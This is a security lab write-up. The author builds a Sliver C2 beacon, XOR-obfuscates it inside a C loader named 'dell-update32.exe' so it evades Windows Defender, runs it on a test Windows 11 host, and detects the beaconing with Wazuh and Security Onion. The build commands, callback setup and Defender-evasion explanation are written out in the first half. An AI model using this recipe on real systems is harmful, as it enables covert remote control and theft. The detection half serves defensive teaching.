

Summary #
In this lab, I:
- Crafted a Sliver c2 mTLS beacon implant along with a small PE loader to bypass windows defender
- Executed the payload on a fully patched Windows 11 endpoint
- Observed the attack using Wazuh (XDR) and Security Onion (Network Traffic)
This post explains how the payload was crafted, how it executed, and how a SOC team can detect it, when AV inevitably fails.
Lab Environment #
- Attacker/C2: Kali Linux
- Victim: Windows 11 VM (Wazuh agent installed)
- Wazuh: XDR
- Security Onion (Zeek and Suricata for network monitoring)

Diagram of Lab Environment & Scenario
Scenario: Post-Exploitation/Initial Access, C2 Implant Dropped on a Client Machine. #
This lab reflects real obfuscation techniques attackers use to bypass common antivirus solutions along with what SOC teams see when Antivirus or EDR solutions fail and a malicious file gets executed.
- A Malicious file is executed by the user
- The shellcode runs entirely in memory
- A Malicious Process spawns and Encrypted mTLS Traffic begins to exit the Host periodically
- SOC Teams must detect compromises without relying on AV alerts
Stage 1: Payload Creation & Obfuscation #
The beacon was created using the sliver c2 framework:
- Format: Shellcode
- Transport:
mTLS(Mutual TLS) - Beacon Timing: 10-second interval with jitter
- Obfuscation: XOR-encrypted shellcode, decrypted at runtime
- Execution: Custom C loader decrypting and running the shellcode in memory

sliver payload creation + xor encryption and compiling to exe
The loader was compiled with -mwindows to ensure no terminal or UI appeared during execution.
breaking down the commands #
generate beacon --os windows --arch amd64 --mtls 10.10.10.144:443 --seconds 10 --jitter 15 --evasion -f shellcodeThis command generates a Windows (amd64) mTLS beacon in raw shellcode format. The beacon is configured to establish an encrypted mTLS connection and callback to the C2 server at a 10 second interval with a randomized 15 second jitter, enabling periodic low-profile c2 communication.
python3 xor.py EXCESS_EMPLOYMENT.binafter we generate our shellcode, we use a lightweight python script to xor encrypt our shellcode and save the output to a file called shellcode.enc
x86_64-w64-mingw32-ld -r -b binary -o shellcode.o shellcode.encNext, we take our xor encrypted shellcode (shellcode.enc) file and wrap it into a windows object file (shellcode.o)
x86_64-w64-mingw32-gcc loader.c shellcode.o -mwindows -o dell-update32.exeFinally, we compile the loader.c program linking the Xor encrypted ShellCode object file inside. we compile this program as a windows executable file named dell-update32.exe using the -mwindows option to suppress any terminals that may pop up on screen.
The C Loader is a very lightweight program designed to decrypt the shellcode bundled into the executable and write it into memory under a new thread.
Both the C Loader and Xor.py python script can be found at
https://github.com/liamsmydo/c2
Stage 2: Execution on Target #
Once executed on the Win11 endpoint, the payload ran silently:
- No visible window or user interaction
- The encrypted shellcode was decrypted at runtime
- A new thread was created to execute the shellcode entirely in memory
- The beacon began periodic, encrypted mTLS communication with the Sliver C2 server
Why Defender Missed It #
Windows Defender did not block or alert on this execution due to a combination of factors:
- The shellcode was encrypted at rest and only decrypted in memory
- No additional payloads or artifacts were written to disk
- Execution relied on common Windows API calls rather than exploit-based behaviour
- The payload did not match existing Defender signatures at the time of execution
Stage 3: SOC Detection & Visibility #
Even though no antivirus alerts were triggered, the execution and C2 activity left clear traces across both the endpoint and network layers highlighting exactly why strong SOC visibility is essential.
Wazuh XDR: #
On the Windows 11 endpoint, Wazuh provided limited but useful visibility into the activity. Because the payload executes entirely in memory and does not drop additional files, there were very few traditional endpoint indicators to alert on.
Within Wazuh’s IT Hygiene domain, under the Network Traffic section, outbound connections were observed from the dell-update32.exe process over TCP port 443 to the attacker-controlled IP.

wazuh dashboard showing malicious process captured
On its own, this traffic does not immediately appear malicious. Encrypted outbound connections over 443 are common, and without additional host based artifacts, the activity blends into normal endpoint noise. However, when combined with the execution of a newly introduced unsigned executable, it provides important investigative context.
At this stage, Wazuh helps identify which process is communicating, but not the nature of that communication. To clearly identify beaconing behaviour, visibility must shift to the network layer where Security Onion becomes critical.
Security Onion: Network-Level Detection #
While endpoint visibility was limited, the C2 activity became clear once viewed at the network layer. This is where Security Onion provided the strongest detection in the lab.
Using Zeek telemetry, repeated outbound connections were observed from the Windows 11 endpoint to the attacker controlled IP over TCP port 443. These connections occurred at consistent intervals (~15s) and were flagged by Zeek as active_connection_reuse, indicating weird TLS connection behaviour.

security onion showing zeek active_connection_reuse firing for suspicious traffic
In this screen capture we can see that every 10–15 seconds a connection is made to the attacker ip from a new source port on the victim.
Although the traffic itself was encrypted using TLS, the behaviour stood out. Instead of normal HTTPS traffic which is typically bursty and spread across multiple destinations, the host maintained regular, periodic communication with a single external endpoint. This pattern closely aligns with c2 beaconing activity.
To further validate this, we can review a packet capture of one of the beacon connections directly within Security Onion. While the payload contents were not visible due to encryption, the PCAP confirmed repeated TLS sessions initiated by the compromised host shortly after execution.

security onion view of packet capture from one instance of the beaconed connection
In security onion we can download the packet capture for further analysis.

Further analysis of this pcap clearly identifies the client and server establishing a TLSv1.3 encrypted connection and then start exchanging data shortly after.
Even though the traffic was encrypted, the pattern and timing were clear indicators of beaconing.
Findings #
- Endpoint telemetry from Wazuh identified the originating process (
dell-update32.exe) responsible for the outbound connections to 10.10.10.144, providing host-level context. - Network telemetry from Security Onion revealed persistent, periodic TLS connections to a single external IP (10.10.10.144), flagged by Zeek as weird traffic behaviour.
- Packet capture analysis confirmed repeated TLS 1.3 sessions and encrypted application data exchanged between the compromised host and the C2 server.
- The observed connection timing, frequency, and reuse patterns were consistent with command-and-control beaconing activity.
Conclusion #
By correlating endpoint and network telemetry, the system can be confidently identified as compromised. Wazuh provided host-level context by identifying the process responsible for outbound communication, while Security Onion confirmed persistent, periodic encrypted traffic consistent with C2 beaconing.
In a real SOC environment, this activity would warrant blocking the destination IP, isolating the affected host, and performing further investigation to determine scope, persistence, and potential lateral movement.
This lab highlights the importance of correlating endpoint and network data to detect and respond to threats when preventative controls fail.